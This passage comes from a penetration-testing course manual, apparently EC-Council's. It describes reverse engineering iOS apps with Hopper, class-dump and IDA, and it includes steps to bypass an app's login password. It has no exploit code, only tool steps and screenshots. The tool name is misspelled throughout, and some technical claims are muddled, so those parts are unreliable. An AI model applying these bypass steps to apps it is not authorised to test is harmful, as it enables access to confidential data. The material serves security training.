  Hooper is a reverse engineering tool that may be used in Windows, OS X, and Linux platforms. Through this tool we may disassemble, decompile, and debug the mobile applications. This tool may extract the procedural information from function's prologues. It provides dynamic analysis of the binary and transforms it into any other.

Testing the iOS Application for Broken Cryptography using Hooper

Run the application in the Xcode for testing by setting a password, if you are running it for the first time. After setting the password, it will prompt to enter the password to log in. Now, you have to bypass the password that was set to the application. Follow the steps given below:

1. Launch the Hooper and then open the application from it by going to File tab and then choose the option Read Executable to Disassemble as shown in the screenshot below:




Figure K.79: Screenshot of Hooper showing File tab

2. The Xcode provides the directory for the application that you are running, go to the path **`/Users/$username/Library/ApplicationSupport/iPhoneSimulator/$iosversionof simulator/Applications/`** to access this directory.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. From this directory, you may get the folder of the application that you are running. Right-click on the application and choose the option Show Package Contents, as shown in the screenshot given below:




Figure K.80: Screenshot of Hooper showing Show Package Contents option

4. After getting the executable, we may provide it to the Hopper tool and it disassembles these executables to provide broken cryptographic encryption, as shown in the screenshot given below:




Figure K.81: Screenshot of Hooper showing broken cryptographic encryption

5. On the left-hand side you will find data, such as the classes used for data encryption, etc. Now select appropriate method, such as `(BOOL)textFieldShouldReturn:(UITextField *)textField` from labels section to decrypt the passwords and try to login to app.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Reverse Engineer the iOS Applications

Reverse Engineering is an important step in testing iOS applications. Its main purpose is to identify complicated issues, improve compatibility, and to provide easy legacy code maintenance. To reverse engineer, the iOS applications, you have to analyze the source code of an executable file and try to understand its backend classes and hidden information. This enables you to detect the vulnerabilities in the iOS applications and obtain access to the confidential information.

Reverse engineering an iOS application is different from reverse engineering an Android application. In reverse engineering an iOS application, you cannot obtain complete source code of an executable file. You can only decompile the declarations of the classes, categories, and protocols from the available executable binary.

You may use following steps to reverse engineer the iOS applications:

1. Locate the binary of target app in the iPhone
2. You can find application binaries at **private/var/mobile/Applications/<UUID>/<AppName>.app/**




Figure K.82: Screenshot showing path to application binaries

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Reverse engineer the binaries using class dump utility. Class dump is a command-line utility for examining the Objective-C runtime information stored in Mach-O files.





Figure K.83: Screenshot showing class dump

4. You may also use the IDA disassembler to reverse engineer the iPhone binaries.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Document the Result

Documenting the results obtained during penetration testing is an essential step. You are advised to document the result obtained while conducting testing on mobile devices. After the completion of the steps, you are advised to combine and reconstruct the results in a detailed format. Note down the weaknesses found in the mobile devices.

For every identified vulnerability, you need to provide detailed documentation that describes the security vulnerability and how it may be exploited. This makes the document transparent, understandable, and comprehensible for technical administration. Furthermore, this document may be used to make changes in the device configuration and overall security infrastructure to enhance the security of the mobile devices.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Security Countermeasures and Recommendations

